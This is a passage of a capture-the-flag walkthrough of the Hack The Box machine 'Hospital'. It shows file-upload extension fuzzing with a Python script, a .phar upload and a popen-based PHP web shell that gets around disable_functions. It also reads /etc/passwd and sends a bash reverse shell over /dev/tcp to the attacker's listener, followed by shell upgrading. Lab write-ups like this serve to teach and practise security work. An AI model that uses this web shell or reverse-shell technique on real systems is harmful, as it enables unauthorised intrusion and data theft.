5. We just setup our listener "sudo nc -nlvp 443" upload the image and visit the url it is being uploaded to and we should have a reverse shell. This is the simple way.
```

Burpsuite

15. **The harder way is using burpsuite Intruder or even better making a python script to automate the process of finding a php extension with an auto-upload feature.**

```
1.  ▷ burpsuite &> /dev/null & disown
[1] 241033
2. ▷ echo '.php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module' | tr ',' '\n' | sed 's/\.//g' | awk '!($3="")' | sed '/^[[:space:]]*$/d' > php_extensions.txt
3. I have a list of php extensions I can now feed into burpsuite intruder.
4. ▷ cat php_extensions.txt
php
php2
php3
php4
php5
php6
php7
phps
phps
pht
phtm
phtml
pgif
shtml
htaccess
phar
inc
hphp
ctp
module
```

Time Stamp 38:00


Python scripting

```
~/hax0rn00b/hospital ▷ python3 fileUpload_hospital.py
[^] Valid Extension Finder: Attempting with extension .module
[*] Extension .phps: /success.php
[*] Extension .pht: /success.php
[*] Extension .phtm: /success.php
[*] Extension .pgif: /success.php
[*] Extension .shtml: /success.php
[*] Extension .htaccess: /success.php
[*] Extension .phar: /success.php
[*] Extension .inc: /success.php
[*] Extension .hphp: /success.php
[*] Extension .ctp: /success.php
[*] Extension .module: /success.php
```

Lets create a python script to automate finding which php extensions are valid and which are banned. I will create three different versions of this script. Version 1 is plain jane. It will just tell you what php file extensions work. Version 2 has a status bar. Version 3 will allow you to upload the php payload and get a shell.

```
1. The stuff in here is just code snippets I am using in the python script. I will upload the python script to
github.com/vorkampfer/hackthebox

2. ▷ echo '.php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module' | sed 's/\./"\./g' | sed 's/,/",/g'
".php", ".php2", ".php3", ".php4", ".php5", ".php6", ".php7", ".phps", ".phps", ".pht", ".phtm", ".phtml", ".pgif", ".shtml", ".htaccess", ".phar", ".inc", ".hphp", ".ctp", ".module"

3. In the above regex I am switching a period . for a '".' double quote and a period on the left side and then switch the comma for a '",' double quote and a comma on the right side using sed. It is very basic actually.

4. The following are just the commands from the pdb.set_trace(). We are trying to find the value of the headers response.
r.headers["location"]
---------------------------------
>>> (Pdb) l
>>> (Pdb) dir(r)
>>> (Pdb) p r.headers["location"]
```

```
'/failed.php'
----------------------------------

5. Now, to test if the python script actually worked.

6. ▷ python3 fileUpload_hospital.py | sed '/^[[:space:]]*$/d'
[+] Extension .phps: /success.php
[+] Extension .phps: /success.php
[+] Extension .pht: /success.php
[+] Extension .phtm: /success.php
[+] Extension .pgif: /success.php
[+] Extension .shtml: /success.php
[+] Extension .htaccess: /success.php
[+] Extension .phar: /success.php
[+] Extension .inc: /success.php
[+] Extension .hphp: /success.php
[+] Extension .ctp: /success.php
[+] Extension .module: /success.php

6. SUCCESS, so here are all our successful file types we can upload with.

7.  ▷ cat tmp | sed '/^[[:space:]]*$/d' | awk '{print $3}' FS=" " | grep -v "python3" | tr -d ':'
.phps
.phps
.pht
.phtm
.pgif
.shtml
.htaccess
.phar
.inc
.hphp
.ctp
.module
8. You can print it length ways with xargs.
9.  ▷ cat tmp | sed '/^[[:space:]]*$/d' | awk '{print $3}' FS=" " | grep -v "python3" | tr -d ':' | xargs | sed 's/\./\,./g' | sed
's/,//' | sed 's/ //g'
.phps,.phps,.pht,.phtm,.pgif,.shtml,.htaccess,.phar,.inc,.hphp,.ctp,.module
```



The regex is just me cleaning up the file. There is no regex in the python script

```
1. I would explain some of the regex, but it is just easier to learn it and then explain it yourself.
```

18. **We need to find what the url path the "medical records" are being uploaded to.**


Bad attempt at explaining recap of events

```
1. http://hospital.htb:8080/uploads/cmd.phar
2. I think we have some false positives because the only php extension that works is .phar.
3. You need to make sure the "cookies = {'PHPSESSID': 'h1med6umtjeiivm578ocld7svk'}" is the one that you are logged in with. In other words first create a fake account and log in. Intercept the cmd.php upload with Burpsuite, grab the PHPSESSID from there and use it in the python script. You do not need to run the python script again, but you do need to be logged in and visit the url above and it should render the contents of the cmd.php you intercepted but failed to render. It should now be able to render as cmd.phar. I hope that makes sense.
```


19. **Proof of concept.**

```
~/hax0rn00b/hospital ▷ python3 fileUpload_hospital_v3.py
[*] The payload has been uploaded.
~/hax0rn00b/hospital ▷
```

```
1. I do the same thing as before but with the version 3 of the python script.
2. ▷ cat cmd.php
<?php echo "People are Strange ~The Doors"; ?>%
3. ▷ nano cmd.php
4. ▷ cat cmd.php; echo
<?php echo "After Dark ~Mr. Kitty"; ?>
5. Now I run the python script. The 3rd version of it.
6. SUCCESS, I then visit http://hospital.htb:8080/uploads/cmd.phar and I get the message in my payload.
```



Now that we have established a Proof of Work demonstrating that in theory this will work. Now lets put it in practice.



Disable_functions roadblock

```
1. We need to create a payload for our cmd.phar to execute.
2. Now we will make a cmd.php payload for a reverse shell finally.
<?php
        echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
?>
3. Our script will grab the cmd.php from the path we specify in the script and upload it automatically. We must have the correct PHPSESSID as the one you are logged in with.
4. ▷ echo -n '<?php echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>"; ?>' > cmd.php
5. ▷ cat cmd.php; echo
<?php echo "<pre>" . shell_exec($_GET[cmd]) . "</pre>"; ?>
6. ▷ python3 fileUpload_hospital_v3.py
[*] The payload has been uploaded.
7. Lets sheck it out.
8. http://hospital.htb:8080/uploads/cmd.phar
9. FAIL, not working for some reason. It could be that they are disabled in PHP we could need the index.php or info.php file and look to see what "disable_functions" functions are disabled.
10. Lets try with system instead of shell_exec
<?php echo "<pre>" . system($_GET[cmd]) . "</pre>"; ?>
11. FAIL, again. Lets see if we can exfil the info.php and see what functions are disabled in php.
```

```
--------------
<?php
        phpinfo();
?>
---------------
12. ▷ echo -n '<?php phpinfo(); ?>' > cmd.php
13. ▷ cat cmd.php; echo
<?php phpinfo(); ?>
14. ▷ python3 fileUpload_hospital_v3.py
[*] The payload has been uploaded.
15. Now refresh "http://hospital.htb:8080/uploads/cmd.phar". If it does not render phpinfo file then your PHPSESSID cookie is expired. Re-login and then run the python script v3 again. Then refresh again and you should now see the php info page at this link. http://hospital.htb:8080/uploads/cmd.phar
16. Once you get it to render filter for the word "disable_functions" that will show you what functions are disabled on the server.
```

- `#pwn_disable_functions_index_php_HTB_Hospital`


disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec

21. **Bypassing Disable_Functions**

```
1. It seems like system,shell_exec,exec,proc_open,preg_replace,passthru,curl_exec are disabled so we will have to try something else to get a shell.
2. Google "php dangerous functions command execution"
3. https://gist.github.com/mccabe615/b0907514d34b2de088c4996933ea1720
4. The problem is how are we going to find out which functions are banned. Maybe there is a php function they forgot to ban.
```

PHP For Loop

22. **Creating a PHP For Loop inside cmd.php payload to enumerate which function can be used to bypass `"disable_functions"`.**





```
1. We will over write our current payload of phpinfo() with the following script in cmd.php.
------------------------
<?php
        $dangerous_functions = array("exec", "passthru", "system", "shell_exec", "popen", "pcntl_exec");
        foreach ($dangerous_functions as $f){
                if (function_exists($f)){
                        echo "\n[+] " . $f . " - PHP Function Exists";
                }
        }
?>
--------------------------
2. ▷ code dangerous_functions.php &> /dev/null & disown
[1] 286477
3. ▷ cat dangerous_functions.php > cmd.php
4. ▷ cat cmd.php; echo
<?php
        $dangerous_functions = array("exec", "passthru", "system", "shell_exec", "popen", "pcntl_exec");
        foreach ($dangerous_functions as $f){
                if (function_exists($f)){
                        echo "\n[+] " . $f . " - PHP Function Exists";
                }
        }
?>
```

```
5. I saved it an a real IDE because of the placement of the curl brackets. Notice how the BlackArch IDE 'Code' reformatted the
spacing on the curl brackets. Proper spacing and formatting is why I will sometimes use a real IDE instead of a plain text editor.
6. SUCCESS, I get "[+]popen - PHP Function Exists"
```

23. **Creating a payload with `popen`**


```
1. We have determined through trial and error that only the php function 'popen' is not disabled on this server.
2. Lets use this function to creat our payload.
3. Google "popen php"
4. https://www.php.net/manual/en/function.popen.php
5. There is a couple of ways we could introduce command injections via php popen function.
-----------------------------
<?php
        echo popen("whoami", "r");
?>
-----------------------------
6. If that does not work here is another version of the popen command
--------------------------------------------
<?php
        echo fread(popen("whoami", "r"), 10000);
?>
--------------------------------------------
7. ▷ vim cmd.php
8. ▷ python3 fileUpload_hospital_v3.py
[*] The payload has been uploaded.
9. Now refresh "http://hospital.htb:8080/uploads/cmd.phar".
10. SUCCESS, I am now www-data
```

Command execution as `www-data`



Escalate to command Web-Shell


24. **With the `popen` function we have a way to bypass the disable_functions and get command execution as `www-data`**




```
1. The target url for our initial foot-hold shell is "http://hospital.htb:8080/uploads/cmd.phar"
2. Now instead of hard coding every command into the payload we can use 'cmd' to insert our commands through the browser or curl
instead.
--------------------------------------------
<?php
        echo fread(popen($_GET['cmd'], "r"), 10000);
?>
--------------------------------------------
2. I refresh the page and request the 'id' command be executed via browser.
3. http://hospital.htb:8080/uploads/cmd.phar?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
4. SUCCESS, now we have a command Web-Shell.
5. Next is getting a terminal reverse shell.
```

Got Shell

25. **So now that we finally got the proper syntax lets craft a revese shell for a proper terminal shell.**




```
1. We could do a-lot of data exfiltration just with this webshell alone.
2. http://hospital.htb:8080/uploads/cmd.phar?cmd=cat%20../../../../etc/passwd
3. drwilliams and Williams have bash access.
4. Lets see if we are in a container. I run /proc/net/fib_trie
5. http://hospital.htb:8080/uploads/cmd.phar?cmd=cat%20../../../../proc/net/fib_trie
--------------------------------------------
Main:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 192.168.5.0/24 2 0 2
        +-- 192.168.5.0/30 2 0 2
           |-- 192.168.5.0
              /24 link UNICAST
           |-- 192.168.5.2       <<< This is our containers IP address
              /32 host LOCAL
        |-- 192.168.5.255
           /32 link BROADCAST
6. I could have just done hostname -I and that tells you if you are in a container or not as well.
7. http://hospital.htb:8080/uploads/cmd.phar?cmd=hostname%20-I
192.168.5.2
8. This is an Ubuntu Lunar. We got that correct.
9. http://hospital.htb:8080/uploads/cmd.phar?cmd=cat%20../../../../etc/os-release
------------------------
PRETTY_NAME="Ubuntu 23.04" NAME="Ubuntu" VERSION_ID="23.04" VERSION="23.04 (Lunar Lobster)" VERSION_CODENAME=lunar ID=ubuntu
ID_LIKE=debian HOME_URL="https://www.ubuntu.com/" SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/" PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-
policy" UBUNTU_CODENAME=lunar LOGO=ubuntu-logo
--------------------------
10. Ok , enough with the data exfiltration. Lets get a shell via a reverse bash one liner payload.
11. Set up a listener on 443. 'sudo nc -nlvp 443'
12. http://hospital.htb:8080/uploads/cmd.phar?cmd=bash -c "bash -i >& /dev/tcp/10.10.14.12/443 0>&1"
13. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet <<< bash shell 1 liner is from pentestmonkey.net
14. FAIL, oh I know... I forgot to URL encode the & ampersands as %26
15. http://hospital.htb:8080/uploads/cmd.phar?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.12/443 0>%261"
16. SUCCESS
```

Upgrade Shell

26. **Now we upgrade the shell**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.2.54 6558
bash: cannot set terminal process group (984): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webserver:/var/www/html/uploads$ whoami
whoami
www-data
2. www-data@webserver:/var/www/html/uploads$ script /dev/null -c bash
```

```
script /dev/null -c bash
Script started, output log file is '/dev/null'.
3. www-data@webserver:/var/www/html/uploads$ ^Z
[1]  + 350805 suspended  sudo nc -nlvp 443
~/hackthebox/hospital ▷ stty raw -echo; fg
[1]  + 350805 continued  sudo nc -nlvp 443
                                        reset xterm
www-data@webserver:/var/www/html/uploads$ export TERM=xterm-256color
www-data@webserver:/var/www/html/uploads$ source /etc/skel/.bashrc
www-data@webserver:/var/www/html/uploads$ stty rows 40 columns 185
www-data@webserver:/var/www/html/uploads$ nano
www-data@webserver:/var/www/html/uploads$ export SHELL=/bin/bash
www-data@webserver:/var/www/html/uploads$ echo $TERM
xterm-256color
www-data@webserver:/var/www/html/uploads$ echo $SHELL
/bin/bash

4. Now we have a proper shell.
```

